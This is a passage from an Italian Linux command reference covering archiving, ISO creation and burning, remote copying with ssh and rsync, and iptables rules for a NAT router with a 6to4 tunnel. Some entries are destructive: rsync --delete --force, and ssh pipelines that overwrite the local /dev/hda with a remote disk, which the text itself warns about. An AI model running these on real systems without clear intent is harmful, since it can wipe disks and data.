`find / -type f -name core -exec rm -i \{\} \;`	Elimina tutti i file ‘`core`’ (solo i file normali).

Copia, collegamento, spostamento, cancellazione e archiviazione 2

Comando	Descrizione
`tar cf` *archivio_di_destinazione* *directory_di_origine*	Archivia una directory in un file, utilizzando '**`tar`**' senza compressione.
`tar czf` *archivio_di_destinazione* *directory_di_origine*	Archivia una directory in un file, utilizzando '**`tar`**' e comprimendolo con '**`gzip`**'.
`tar cjf` *archivio_di_destinazione* *directory_di_origine*	Archivia una directory in un file, utilizzando '**`tar`**' e comprimendolo con '**`bzip2`**'.
`tar cf -` *directory_di_origine* `| gzip -9 >` *archivio_di_destinazione*	Archivia una directory in un file, utilizzando '**`tar`**' e comprimendolo al massimo con '**`gzip`**'.
`tar cf -` *directory_di_origine* `| bzip2 -9 >` *archivio_di_destinazione*	Archivia una directory in un file, utilizzando '**`tar`**' e comprimendolo al massimo con '**`bzip2`**'.
`tar tf` *archivio_di_origine* [`'`*modello_da_estrarre*`'`]...	Elenca il contenuto di un archivio '**`tar`**'.
`tar tzf` *archivio_di_origine* [`'`*modello_da_estrarre*`'`]...	Elenca il contenuto di un archivio '**`tar`**', compresso con '**`gzip`**'.
`tar tjf` *archivio_di_origine* [`'`*modello_da_estrarre*`'`]...	Elenca il contenuto di un archivio '**`tar`**', compresso con '**`bzip2`**'.
`gunzip <` *archivio_di_origine* `| tar tf -` [`'`*modello_da_estrarre*`'`]...	Elenca il contenuto di un archivio '**`tar`**', compresso con '**`gzip`**', utilizzando una pipeline.
`bunzip2 <` *archivio_di_origine* `| tar tf -` [`'`*modello_da_estrarre*`'`]...	Elenca il contenuto di un archivio '**`tar`**', compresso con '**`bzip2`**'.
`tar xpf` *archivio_di_origine* [`'`*modello_da_estrarre*`'`]...	Estrae il contenuto di un archivio '**`tar`**' a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.
`tar xpzf` *archivio_di_origine* [`'`*modello_da_estrarre*`'`]...	Estrae il contenuto di un archivio '**`tar`**', compresso con '**`gzip`**', a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.
`tar xpjf` *archivio_di_origine* [`'`*modello_da_estrarre*`'`]...	Estrae il contenuto di un archivio '**`tar`**', compresso con '**`bzip2`**', a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.

Copia, collegamento, spostamento, cancellazione e archiviazione 3

Comando	Descrizione
`gunzip <` *archivio_di_origine* `| tar xpf -` ⮐ ↪[*'modello_da_estrarre'*]...	Estrae il contenuto di un archivio '**`tar`**', compresso con '**`gzip`**' (utilizzando una pipeline), a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.
`bunzip2 <` *archivio_di_origine* `| tar xpf -` ⮐ ↪[*'modello_da_estrarre'*]...	Estrae il contenuto di un archivio '**`tar`**', compresso con '**`bzip2`**', a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.
`tar cf /dev/fd0 -L 1440 -M` *origine_da_archiviare*	Archivia una directory, o un file, su una serie di dischetti formattati a 1440 Kibyte, ma senza file system.
`tar tf /dev/fd0 -L 1440 -M` [*'modello_da_estrarre'*] ...	Elenca il contenuto di un archivio contenuto in una serie di dischetti da 1440 Kibyte senza file system.
`tar xpf /dev/fd0 -L 1440 -M` ⮐ ↪[*'modello_da_estrarre'*]...	Estrae, nella directory corrente, il contenuto di un archivio contenuto in una serie di dischetti da 1440 Kibyte senza file system.

`dd if=`*file_da_suddividere* `of=`*file_suddiviso_1* ⮐ ↪`bs=100k count=1 skip=0`
 	
`dd if=`*file_da_suddividere* `of=`*file_suddiviso_2* ⮐ ↪`bs=100k count=1 skip=1`
 	
...
 	
`dd if=`*file_da_suddividere* `of=`*file_suddiviso_n* ⮐ ↪`bs=100k count=1 skip=(`*n*`-1)`
	Suddivide un file in pezzetti da 100 Kibyte l'uno.

`cat` *file_suddiviso*... `>` *file_riaggregato*	Ricomposizione di un file suddiviso in pezzetti.

L'argomento è trattato nel capitolo 75.

CD-ROM: preparazione delle immagini

Comando	Descrizione
`mkisofs -r -T -v -o` *file_immagine* *directory_origine*	Crea un'immagine ISO 9660 in un file, a partire da una certa directory. Vengono usate le estensioni Rock Ridge, attraverso l'opzione '**`-r`**', ma la proprietà e i permessi di file e directory vengono adattati nel modo generalmente più opportuno. Attraverso l'opzione '**`-T`**' si ottiene la creazione del file '`TRANS.TBL`' in ogni directory.
`mkhybrid -r -T -J -v -o` *file_immagine* *directory_origine*	Come nel caso precedente, con l'aggiunta delle estensioni Joliet.
`mkisofs -a -r -T -o` *file_immagine* *directory_origine* ...	Come nel caso precedente (senza estensioni Joliet), ma attraverso l'opzione '**`-a`**' non vengono esclusi i file il cui nome contiene i simboli '**`~`**' o '**`#`**'.
`mkhybrid -a -r -T -J -o` *file_immagine* *directory_origine* ...	Come nel caso precedente, con l'aggiunta delle estensioni Joliet.
`mkisofs -r -T -v -o` *file_immagine* `-b` ↩ ↪`images/boot.img -c boot/boot.cat 'pwd'`	Crea un'immagine ISO 9660 in un file, a partire dalla directory corrente (l'indicazione viene ottenuta attraverso quanto restituito dal comando '**`pwd`**'). Vengono usate le estensioni Rock Ridge, con l'opzione '**`-r`**', in modo che la proprietà e i permessi di file e directory siano adattati nel modo generalmente più opportuno. Inoltre si utilizza il file '`images/boot.img`' per l'avvio del CD-ROM e si crea il file '`boot/boot.cat`' per lo stesso motivo.
`mkhybrid -r -T -J -v -o` *file_immagine* `-b` ↩ ↪`images/boot.img -c boot/boot.cat 'pwd'`	Come nel caso precedente, con l'aggiunta delle estensioni Joliet.
`mkisofs -r -T -v -o` *file_immagine* `-b` ↩ ↪`images/boot.img -c boot/boot.cat $PWD`	Come nell'esempio precedente (senza estensioni Joliet), con la differenza che la directory corrente viene ottenuta dalla variabile di ambiente '**`PWD`**'.
`mkisofs -R -o` *file_immagine* *directory_origine* ...	Crea un'immagine ISO 9660 in un file, a partire da una certa directory. Vengono usate le estensioni Rock Ridge, attraverso l'opzione '**`-R`**', per mantenere le proprietà e i permessi di file e directory.
`mkhybrid -R -J -o` *file_immagine* *directory_origine* ...	Come nel caso precedente, con l'aggiunta delle estensioni Joliet.

L'argomento è trattato nel capitolo 70.

CD-ROM: incisione

Comando	Descrizione
`cdrecord -v speed=`*n_velocità* ↩ ↪`dev=`[*n_scheda_controllo*`,`]*n_unità*`,`*n_lun* ↩ ↪`-data` *file_immagine*	Inizia la registrazione alla velocità stabilita del file indicato come argomento finale, nell'unità SCSI indicata dal numero di unità e dal numero LUN.
`cdrecord -v speed=4 dev=3,0 -data` *file_immagine*	Inizia la registrazione a una velocità quadrupla (x4) del file indicato, nell'unità SCSI numero tre, senza LUN.
`cdrecord -v speed=4 dev=3,0 -isosize /dev/hdc`	Esegue una copia identica di un CD-ROM (un CD contenente dati) corrispondente al dispositivo '`/dev/hdc`'. La registrazione avviene a una velocità quadrupla (x4), nell'unità SCSI numero tre senza LUN. L'opzione '**`-isosize`**' serve per evitare di leggere dal dispositivo '`/dev/hdc`' oltre la fine del file system.

L'argomento è trattato nel capitolo 70.

Operazioni a distanza e servizi di rete 1

Comando	Descrizione
`rsh` [`-l` *nome_utenza_remoto*] *host* *comando* `lsh`[`c`] [`-l` *nome_utenza_remoto*] *host* *comando* `ssh` [`-l` *nome_utenza_remoto*] *host* *comando* `ssh` [*nome_utenza_remoto* `@`]*host* *comando*	Utilizza '**`rsh`**', o un'altra shell remota simile, per eseguire un comando in un elaboratore remoto, visualizzandone il risultato attraverso lo standard output e lo standard error dell'elaboratore locale.
`rsh` [`-l` *nome_utenza_remoto*] *host* *comando* `>` *file_locale* `lsh`[`c`] [`-l` *nome_utenza_remoto*] *host* ↩ ↪*comando* `>` *file_locale* `ssh` [`-l` *nome_utenza_remoto*] *host* *comando* `>` *file_locale* `ssh` [*nome_utenza_remoto* `@`]*host* *comando* `>` *file_locale*	Utilizza '**`rsh`**', o un'altra shell remota simile, per eseguire un comando in un elaboratore remoto, utilizzando lo standard output per generare un file locale.
`rsh` [`-l` *nome_utenza_remoto*] *host* `tar czf -` ↩ ↪*origine_da_archiviare* `>` *archivio_locale* `lsh`[`c`] [`-l` *nome_utenza_remoto*] *host* `tar czf -` ↩ ↪*origine_da_archiviare* `>` *archivio_locale* `ssh` [`-l` *nome_utenza_remoto*] *host* `tar czf -` ↩ ↪*origine_da_archiviare* `>` *archivio_locale* `ssh` [*nome_utenza_remoto* `@`]*host* `tar czf -` ↩ ↪*origine_da_archiviare* `>` *archivio_locale*	Utilizza '**`rsh`**', o un'altra shell remota simile, per eseguire l'archiviazione di una directory di un elaboratore remoto nell'elaboratore locale, utilizzando lo standard output come mezzo per trasferire l'archivio attraverso la rete. Il file che si ottiene localmente potrebbe avere un'appendice aggiuntiva che non fa parte dell'archivio. In generale, questo può produrre delle segnalazioni di errore in fase di estrazione dei dati contenuti, ma niente che vada a intaccare la sostanza di quanto archiviato.
`rsh` [`-l` *nome_utenza_remoto*] *host* `'tar cf -` ↩ ↪*origine_da_archiviare* `| bzip2'` `>` *archivio_locale* `lsh`[`c`] [`-l` *nome_utenza_remoto*] *host* `'tar cf -` ↩ ↪*origine_da_archiviare* `| bzip2'` `>` *archivio_locale* `ssh` [`-l` *nome_utenza_remoto*] *host* `'tar cf -` ↩ ↪*origine_da_archiviare* `| bzip2'` `>` *archivio_locale* `ssh` [*nome_utenza_remoto* `@`]*host* `'tar cf -` ↩ ↪*origine_da_archiviare* `| bzip2'` `>` *archivio_locale*	Utilizza '**`rsh`**', o un'altra shell remota simile, per eseguire l'archiviazione di una directory di un elaboratore remoto nell'elaboratore locale, comprimendo l'archivio attraverso '**`bzip2`**', utilizzando lo standard output come mezzo per trasferire l'archivio attraverso la rete, **dopo** che questo è stato compresso.

L'argomento è trattato nei capitoli 140 e 202.

Operazioni a distanza e servizi di rete 2

Comando	Descrizione
`rsh` [`-l` *nome_utenza_remoto*] *host* `tar cf -` *origine_da_archiviare* `| bzip2 >` *archivio_locale* `lsh`[`c`] [`-l` *nome_utenza_remoto*] *host* `tar cf -` *origine_da_archiviare* `| bzip2 >` *archivio_locale* `ssh` [`-l` *nome_utenza_remoto*] *host* `tar cf -` *origine_da_archiviare* `| bzip2 >` *archivio_locale* `ssh` [*nome_utenza_remoto* `@`]*host* `tar cf -` *origine_da_archiviare* `| bzip2 >` *archivio_locale*	Utilizza '**`rsh`**', o un'altra shell remota simile, per eseguire l'archiviazione di una directory di un elaboratore remoto nell'elaboratore locale, utilizzando lo standard output come mezzo per trasferire l'archivio attraverso la rete, dove poi viene compresso con '**`bzip2`**' e memorizzato in un file.

`cd` *directory_di_destinazione* `; rsh -l root` *host* `tar czf - / | tar xzpf -`
 	
`cd` *directory_di_destinazione* `; ssh -l root` *host* `tar czf - / | tar xzpf -`
 	
`cd` *directory_di_destinazione* `; ssh root@`*host* `tar czf - / | tar xzpf -`
	Trasferisce, in modo grossolano, una copia completa del file system di un elaboratore remoto, nell'elaboratore locale, inserendola a partire dalla directory corrente.

`rsh -l root` *host* `'cat /dev/hda1 | gzip -9' | gunzip > /dev/hda1`
 	
`lsh`[`c`] `-l root` *host* `'cat /dev/hda1 | gzip -9' | gunzip > /dev/hda1`
 	
`ssh -l root` *host* `'cat /dev/hda1 | gzip -9' | gunzip > /dev/hda1`
 	
`ssh root@`*host* `'cat /dev/hda1 | gzip -9' | gunzip > /dev/hda1`
	Trasferisce, in modo grossolano, una copia completa della prima **partizione** del primo disco ATA di un elaboratore remoto, nell'elaboratore locale, nella stessa partizione, supponendo che entrambe abbiano la stessa geometria (secondo la configurazione del firmware) e la stessa dimensione (in cilindri).
	Bisogna fare molta attenzione a non sbagliare, se non si vogliono creare danni; in particolare bisogna assicurarsi di avere usato gli apostrofi nella posizione giusta (né prima né dopo). Si usi **a proprio rischio**!

`rsh -l root` *host* `'cat /dev/hda | gzip -9' | gunzip > /dev/hda`
 	
`lsh`[`c`] `-l root` *host* `'cat /dev/hda | gzip -9' | gunzip > /dev/hda`
 	
`ssh -l root` *host* `'cat /dev/hda | gzip -9' | gunzip > /dev/hda`
 	
`ssh root@`*host* `'cat /dev/hda | gzip -9' | gunzip > /dev/hda`
	Trasferisce, in modo ancora più grossolano, una copia completa della prima unità ATA di un elaboratore remoto, nell'elaboratore locale, che ha un disco con la stessa geometria (secondo la configurazione del firmware) e con un numero maggiore o uguale di cilindri.
	Bisogna fare molta attenzione a non sbagliare, se non si vogliono creare danni; in particolare bisogna assicurarsi di avere usato gli apostrofi nella posizione giusta (né prima né dopo). Si usi **a proprio rischio**!

L'argomento è trattato nei capitoli 140 e 202.

Copia remota

Comando	Descrizione
[[*utente*@]*host*:]*file*	Nella copia tra elaboratori differenti si usa normalmente questa notazione per indicare un file o una directory. Se non viene specificato l'elaboratore di origine, si intende fare riferimento a quello locale.
`rcp -rp` *origine destinazione*	Copia tra elaboratori distinti, utilizzando '**`rcp`**', specificando che la copia ottenuta deve essere il più possibile aderente all'originale e deve comprendere anche le sottodirectory contenute nell'origine.
`scp -rp` *origine destinazione*	Copia tra elaboratori distinti, utilizzando '**`scp`**', specificando che la copia ottenuta deve essere il più possibile aderente all'originale e deve comprendere anche le sottodirectory contenute nell'origine.

L'argomento è trattato nei capitoli 140, 201 e 202.

Allineamento dati

Comando	Descrizione
`rsync -a -zv` *origine*[`/`] *destinazione*	Allineamento tra elaboratori distinti, utilizzando '**`rsync`**', specificando che la copia ottenuta deve essere il più possibile aderente all'originale, che deve comprendere anche le sottodirectory contenute nell'origine e che il trasferimento deve essere fatto in modo compresso. In particolare, se il percorso originale comprende la barra obliqua finale, significa che si copia e allinea il contenuto della directory, altrimenti si fa riferimento anche alla directory stessa.
`rsync -a -zv -e ssh` *origine*[`/`] *destinazione*	Come nell'esempio precedente, ma si specifica l'utilizzo di '**`ssh`**' come shell per l'accesso remoto.
`rsync -rltD -zv -e ssh` *origine*[`/`] *destinazione*	Come nell'esempio precedente, ma si lascia che la proprietà e i permessi si adattino alle caratteristiche dell'utenza corrispondente nella destinazione.
`rsync -a -zv --delete` *origine*[`/`] *destinazione*	Allineamento tra elaboratori distinti, utilizzando '**`rsync`**', specificando che la copia ottenuta deve essere il più possibile aderente all'originale, che deve comprendere anche le sottodirectory contenute nell'origine e che il trasferimento deve essere fatto in modo compresso. In particolare, si specifica che devono essere rimossi i file e le directory vuote che dovessero essere contenute della destinazione, mentre mancano nell'origine (si deve fare molta attenzione).
`rsync -a -zv --delete --force` ↩ ↪*origine*[`/`] *destinazione*	Come nell'esempio precedente, ma elimina anche le directory non vuote che non risultano nell'origine (si deve fare ancora più attenzione).

L'argomento è trattato nel capitolo 171.

Varie

GNU/Linux: console VGA.

Comando	Descrizione
`echo -e '\033[?2c'`	Definisce un cursore intermittente basso (normale).
`echo -e '\033[?6c'`	Definisce un cursore intermittente a blocco.

Orologio di sistema (capitolo 46).

Comando	Descrizione
`date` *MMGGhhmm* [[*SS*]*AA*][.*ss*]	Imposta la data e l'ora di sistema (*SS* sta per secolo, mentre *ss* sta per secondi).
`date 123120302002`	Imposta la data e l'ora di sistema al giorno 31/12/2002, alle ore 20:30.
`clock -w -u`	Imposta l'orologio hardware secondo il tempo universale, desumendolo da quanto riportato dall'orologio di sistema.
`clock -a -u`	Aggiorna l'orologio di sistema in base a quanto riportato dall'orologio hardware, puntato sul tempo universale, tenendo conto dell'errore sistematico annotato nel file '`/etc/adjtime`'.

Ricerche (capitolo 77).

Comando	Descrizione
`find` *directory_di_partenza* `-name '`*modello*`' -print`	Cerca i file che corrispondono al modello, a partire da una directory particolare.
`find / -type f -name core -print`	Cerca tutti i file '`core`' (solo i file normali).

Amministrazione di un servizio FTP.

Comando	Descrizione
`ls -lR > ls-lR`	Crea un file '`ls-lR`'.
`ls -lR | gzip -9 > ls-lR.gz`	Crea un file '`ls-lR.gz`'.
`cd ~ftp ; ls -lR | gzip -9 > ls-lR.gz`	Si sposta nella directory iniziale dell'FTP anonimo e quindi crea il file '`ls-lR.gz`'.

Parte xcii

Gestione semplificata di un router NAT con funzionalità di firewall elementare

Gli esempi di queste schede si riferiscono a un caso abbastanza comune di un elaboratore che funge da router, con funzionalità NAT, di firewall elementare, che offre anche qualche piccolo servizio accessibile dall'esterno:

```
rete esterna    .------------.            rete locale con
           ppp0 |   router   | eth0       indirizzi IPv4 privati
- - - ----------|            |-------------*--------*--- - - -
........        |            |             |        |
       `.......|            |           .---.    .---.
        tun6to4 |            |           |   |    |   |
                `------------'           `---'    `---'
```

L'indirizzo IPv4 relativo all'interfaccia '**`ppp0`**' viene ottenuto dinamicamente, mentre l'indirizzo IPv4 relativo all'interfaccia '**`eth0`**' è adatto all'insieme utilizzato nella rete locale; inoltre, il router accede alla rete IPv6 attraverso un tunnel 6to4, con il quale si possono assegnare indirizzi IPv6 validi all'esterno anche alla rete locale.

Configurazione generale della rete nel router

Comando	Descrizione
`/sbin/cardmgr ; read -t 5`	Attiva la gestione PCMCIA, nel caso ci fossero interfacce di rete collegate in questo modo.
`echo "1" > /proc/sys/net/ipv4/ip_forward` `echo "1" > /proc/sys/net/ipv6/conf/all/forwarding`	Abilita l'attraversamento dei pacchetti, sia per IPv4, sia per IPv6.
`echo "1" > /proc/sys/net/ipv4/ip_dynaddr`	Abilita la gestione degli indirizzi IPv4 dinamici.
`ifconfig lo 127.0.0.1 netmask 255.0.0.0`	Assegna all'interfaccia '**`lo`**' l'indirizzo 127.0.0.1, definendo implicitamente l'instradamento locale relativo.
`ifconfig eth0` *indirizzo_ipv4* `netmask` *maschera_di_rete*	Assegna all'interfaccia '**`eth0`**' l'indirizzo IPv4, definendo implicitamente l'instradamento nella rete locale relativa.
`ifconfig eth0 inet6 add fec0:0:0:1::`*x*`/64`	Assegna all'interfaccia '**`eth0`**' l'indirizzo IPv6 di tipo site-local.
`route add -net 224.0.0.0 netmask 240.0.0.0 eth0`	Definisce l'instradamento multicast (IPv4) nella rete locale.

La configurazione dell'interfaccia '**`ppp0`**' si considera dinamica. Se fosse necessario definire l'indirizzo e l'instradamento dal lato esterno, manualmente, servirebbero i comandi seguenti.

Comando	Descrizione
`ifconfig` *interfaccia* *indirizzo_ipv4* ↩ ↪`netmask` *maschera_di_rete*	Assegna all'interfaccia indicata l'indirizzo IPv4, definendo implicitamente l'instradamento nella rete relativa.
`route add -net default gw` *indirizzo_altro_router* ↩ ↪[`dev` *interfaccia*]	Definisce l'instradamento predefinito attraverso un altro router.

Configurazione dinamica di un tunnel 6to4

<table>
<tr><th>Comando</th><th>Descrizione</th></tr>
<tr><td>TEMP=‘ifconfig ppp0 | grep "inet addr"‘

TEMP=‘echo $TEMP | sed s/inet.addr://‘

IND4=‘echo $TEMP | sed s/P-t-P.*$//‘</td><td>Estrae e assegna alla variabile di ambiente ‘IND4’ l’indirizzo IPv4 locale dell’interfaccia ‘ppp0’ in una connessione punto-punto.</td></tr>
<tr><td>TEMP=‘echo $IND4 | tr "." " "‘

TEMP=‘printf "%02x%02x:%02x%02x" $TEMP‘

IND6A=2002:$TEMP:x::y

IND6B=2002:$TEMP:x::z</td><td>Determina due indirizzi IPv6 validi e li inserisce nelle variabili di ambiente ‘IND6A’ e ‘IND6B’, ottenendoli dall’indirizzo IPv4 contenuto nella variabile ‘IND4’. La parte finale di questi indirizzi è arbitraria.</td></tr>
<tr><td>ip tunnel add name tun6to4 mode sit remote any local $IND4

ip link set dev tun6to4 up

ip -6 addr add $IND6A/48 scope global dev tun6to4

ip -6 route add 2000::/3 via ::192.88.99.1 dev tun6to4 metric 1

ip -6 address add local $IND6B/64 scope global dev eth0</td><td>Crea l’interfaccia di un tunnel denominato ‘tun6to4’, a cui associa l’indirizzo IPv6 contenuto nella variabile di ambiente ‘IND6A’, assieme all’instradamento necessario.</td></tr>
<tr><td># /etc/radvd.conf
interface eth0
{
AdvSendAdvert on;
MaxRtrAdvInterval 30;
prefix indirizzo_ipv6_b/64
{
AdvOnLink on;
AdvAutonomous on;
AdvValidLifetime 120;
AdvPreferredLifetime 60;
};
};</td><td>Configurazione di Radvd.</td></tr>
</table>

Gli elaboratori che devono configurare l’interfaccia di rete in modo dinamico attraverso le notizie pubblicate da Radvd, **devono disabilitare** il *forwarding*, ovvero l’attraversamento dei pacchetti:

```
# echo 0 > /proc/sys/net/ipv6/conf/interfaccia/forwarding
```

Eliminazione di un tunnel 6to4

Comando	Descrizione

`ip -6 route flush dev tun6to4`
`ip link set dev tun6to4 down`
`ip tunnel del name tun6to4`
	Elimina gli instradamenti attraverso il tunnel '**`tun6to4`**'; disabilita l'interfaccia relativa ed elimina il tunnel stesso.

`ip -6 address flush to 2002::/16`	Elimina tutti gli indirizzi 2002::/16 residui.

IPTables: inizializzazione

Figura 526.1. Punti di controllo della tabella '**filter**' di IPTables.

Figura 526.2. Il NAT si colloca negli esempi nel punto di controllo '**POSTROUTING**', che rispetto alla tabella '**filter**' si trova all'uscita di '**FORWARD**'.

Comando	Descrizione

`iptables  -t filter -F`
`ip6tables -t filter -F`
`iptables  -t filter -X`
`ip6tables -t filter -X`
`iptables  -t mangle -F`
`ip6tables -t mangle -F`
`iptables  -t mangle -X`
`ip6tables -t mangle -X`
`iptables  -t nat    -F`
`iptables  -t nat    -X`
	Azzera tutte le tabelle standard di IPTables. La tabella '**mangle**' si azzera anche se poi non viene usata.

`iptables  -t filter -P FORWARD ACCEPT`
`ip6tables -t filter -P FORWARD ACCEPT`
`iptables  -t filter -P INPUT   ACCEPT`
`ip6tables -t filter -P INPUT   ACCEPT`
`iptables  -t filter -P OUTPUT  ACCEPT`
`ip6tables -t filter -P OUTPUT  ACCEPT`
	Definisce una politica predefinita con cui si consente il passaggio di tutti i pacchetti.

`iptables  -t filter -P FORWARD DROP`
`ip6tables -t filter -P FORWARD DROP`
`iptables  -t filter -P INPUT   DROP`
`ip6tables -t filter -P INPUT   DROP`
`iptables  -t filter -P OUTPUT  DROP`
`ip6tables -t filter -P OUTPUT  DROP`
	Definisce (in alternativa) una politica predefinita con cui si impedisce l'ingresso, l'attraversamento e l'uscita di qualunque pacchetto.

IPTables: eliminazione del traffico IPv4 impossibile

Comando	Descrizione

`iptables -t filter -A INPUT ↩ ↪-s 127.0.0.0/8 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD ↩ ↪-s 127.0.0.0/8 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD ↩ ↪-s 127.0.0.0/8 -d 0/0 -o ppp0 -j ACCEPT`
`iptables -t filter -A OUTPUT ↩ ↪-s 127.0.0.0/8 -d 0/0 -o ppp0 -j DROP`
	Blocca l'ingresso e l'uscita di pacchetti che hanno indirizzi di origine 127.*.*.* (*loopback*), provenienti o destinati all'interfaccia esterna.

`iptables -t filter -A INPUT ↩ ↪-s 10.0.0.0/8 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD ↩ ↪-s 10.0.0.0/8 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD ↩ ↪-s 10.0.0.0/8 -d 0/0 -o ppp0 -j ACCEPT`
`iptables -t filter -A OUTPUT ↩ ↪-s 10.0.0.0/8 -d 0/0 -o ppp0 -j DROP`
	Blocca l'ingresso e l'uscita di pacchetti che hanno indirizzi di origine 10.*.*.*, ovvero indirizzi privati, provenienti o destinati all'interfaccia esterna. Si osservi che il punto di controllo '**`FORWARD`**' blocca i pacchetti solo in ingresso, per consentire l'uscita di pacchetti provenienti dalla rete locale, che poi il NAT deve trasformare opportunamente.

`iptables -t filter -A INPUT ↩ ↪-s 172.16.0.0/12 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD ↩ ↪-s 172.16.0.0/12 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD ↩ ↪-s 172.16.0.0/12 -d 0/0 -o ppp0 -j ACCEPT`
`iptables -t filter -A OUTPUT ↩ ↪-s 172.16.0.0/12 -d 0/0 -o ppp0 -j DROP`
	Blocca l'ingresso e l'uscita di pacchetti che hanno indirizzi di origine da 172.16.*.* a 172.31.*.*, ovvero indirizzi privati, provenienti o destinati all'interfaccia esterna. Si osservi che il punto di controllo '**`FORWARD`**' blocca i pacchetti solo in ingresso, per consentire l'uscita di pacchetti provenienti dalla rete locale, che poi il NAT deve trasformare opportunamente.

`iptables -t filter -A INPUT ↩ ↪-s 192.168.0.0/16 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD ↩ ↪-s 192.168.0.0/16 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD ↩ ↪-s 192.168.0.0/16 -d 0/0 -o ppp0 -j ACCEPT`
`iptables -t filter -A OUTPUT ↩ ↪-s 192.168.0.0/16 -d 0/0 -o ppp0 -j DROP`
	Blocca l'ingresso e l'uscita di pacchetti che hanno indirizzi di origine 192.168.*.*, ovvero indirizzi privati, provenienti o destinati all'interfaccia esterna. Si osservi che il punto di controllo '**`FORWARD`**' blocca i pacchetti solo in ingresso, per consentire l'uscita di pacchetti provenienti dalla rete locale, che poi il NAT deve trasformare opportunamente.

IPTables: eliminazione del traffico IPv6 impossibile

Comando	Descrizione

`ip6tables -t filter -A INPUT ↩`
`↪-s ::1/128 -d 0/0 -i ppp0 -j DROP`
`ip6tables -t filter -A FORWARD ↩`
`↪-s ::1/128 -d 0/0 -i ppp0 -j DROP`
`ip6tables -t filter -A FORWARD ↩`
`↪-s ::1/128 -d 0/0 -o ppp0 -j DROP`
`ip6tables -t filter -A OUTPUT ↩`
`↪-s ::1/128 -d 0/0 -o ppp0 -j DROP`
	Blocca tutti gli ingressi e tutte le uscite dei pacchetti che hanno l'indirizzo IPv6 di origine ::1 (*localhost*), provenienti o destinati all'interfaccia esterna.

`ip6tables -t filter -A INPUT ↩`
`↪-s ::1/128 -d 0/0 -i tun6to4 -j DROP`
`ip6tables -t filter -A FORWARD ↩`
`↪-s ::1/128 -d 0/0 -i tun6to4 -j DROP`
`ip6tables -t filter -A FORWARD ↩`
`↪-s ::1/128 -d 0/0 -o tun6to4 -j DROP`
`ip6tables -t filter -A OUTPUT ↩`
`↪-s ::1/128 -d 0/0 -o tun6to4 -j DROP`
	Blocca tutti gli ingressi e tutte le uscite dei pacchetti che hanno l'indirizzo IPv6 di origine ::1 (*localhost*), provenienti o destinati all'interfaccia del tunnel.

`ip6tables -t filter -A INPUT ↩`
`↪-s fe80::/64 -d 0/0 -i ppp0 -j DROP`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fe80::/64 -d 0/0 -i ppp0 -j DROP`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fe80::/64 -d 0/0 -o ppp0 -j DROP`
`ip6tables -t filter -A OUTPUT ↩`
`↪-s fe80::/64 -d 0/0 -o ppp0 -j DROP`
	Blocca tutti gli ingressi e tutte le uscite dei pacchetti che hanno un indirizzo di origine IPv6 di tipo link-local, provenienti o destinati all'interfaccia esterna. In questo caso, non esistendo il NAT, si può bloccare anche l'uscita del punto di controllo '**`FORWARD`**'.

`ip6tables -t filter -A INPUT ↩`
`↪-s fe80::/64 -d 0/0 -i tun6to4 -j DROP`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fe80::/64 -d 0/0 -i tun6to4 -j DROP`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fe80::/64 -d 0/0 -o tun6to4 -j DROP`
`ip6tables -t filter -A OUTPUT ↩`
`↪-s fe80::/64 -d 0/0 -o tun6to4 -j DROP`
	Blocca tutti gli ingressi e tutte le uscite dei pacchetti che hanno un indirizzo di origine IPv6 di tipo link-local, provenienti o destinati all'interfaccia del tunnel. In questo caso, non esistendo il NAT, si può bloccare anche l'uscita del punto di controllo '**`FORWARD`**'.

`ip6tables -t filter -A INPUT ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -i ppp0 -j DROP`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -i ppp0 -j DROP`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -o ppp0 -j DROP`
`ip6tables -t filter -A OUTPUT ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -o ppp0 -j DROP`
	Blocca tutti gli ingressi e tutte le uscite dei pacchetti che hanno un indirizzo di origine IPv6 di tipo site-local, provenienti o destinati all'interfaccia esterna. In questo caso, non esistendo il NAT, si può bloccare anche l'uscita del punto di controllo '**`FORWARD`**'.

`ip6tables -t filter -A INPUT ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -i tun6to4 -j DROP`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -i tun6to4 -j DROP`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -o tun6to4 -j DROP`
`ip6tables -t filter -A OUTPUT ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -o tun6to4 -j DROP`
	Blocca tutti gli ingressi e tutte le uscite dei pacchetti che hanno un indirizzo di origine IPv6 di tipo site-local, provenienti o destinati all'interfaccia del tunnel. In questo caso, non esistendo il NAT, si può bloccare anche l'uscita del punto di controllo '**`FORWARD`**'.

IPTables: abilitazione del traffico IPv4 e IPv6 essenziale

Comando	Descrizione
`iptables  -t filter -A INPUT  -p ipv6 ↩ ↪-s 0/0 -d 0/0 -j ACCEPT` `iptables  -t filter -A OUTPUT -p ipv6 ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`	Consente l'ingresso e l'uscita di pacchetti riferiti a un tunnel IPv6 in IPv4 che parte dall'elaboratore contenente il firewall stesso.

`iptables  -t filter -A INPUT   -p icmp ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`
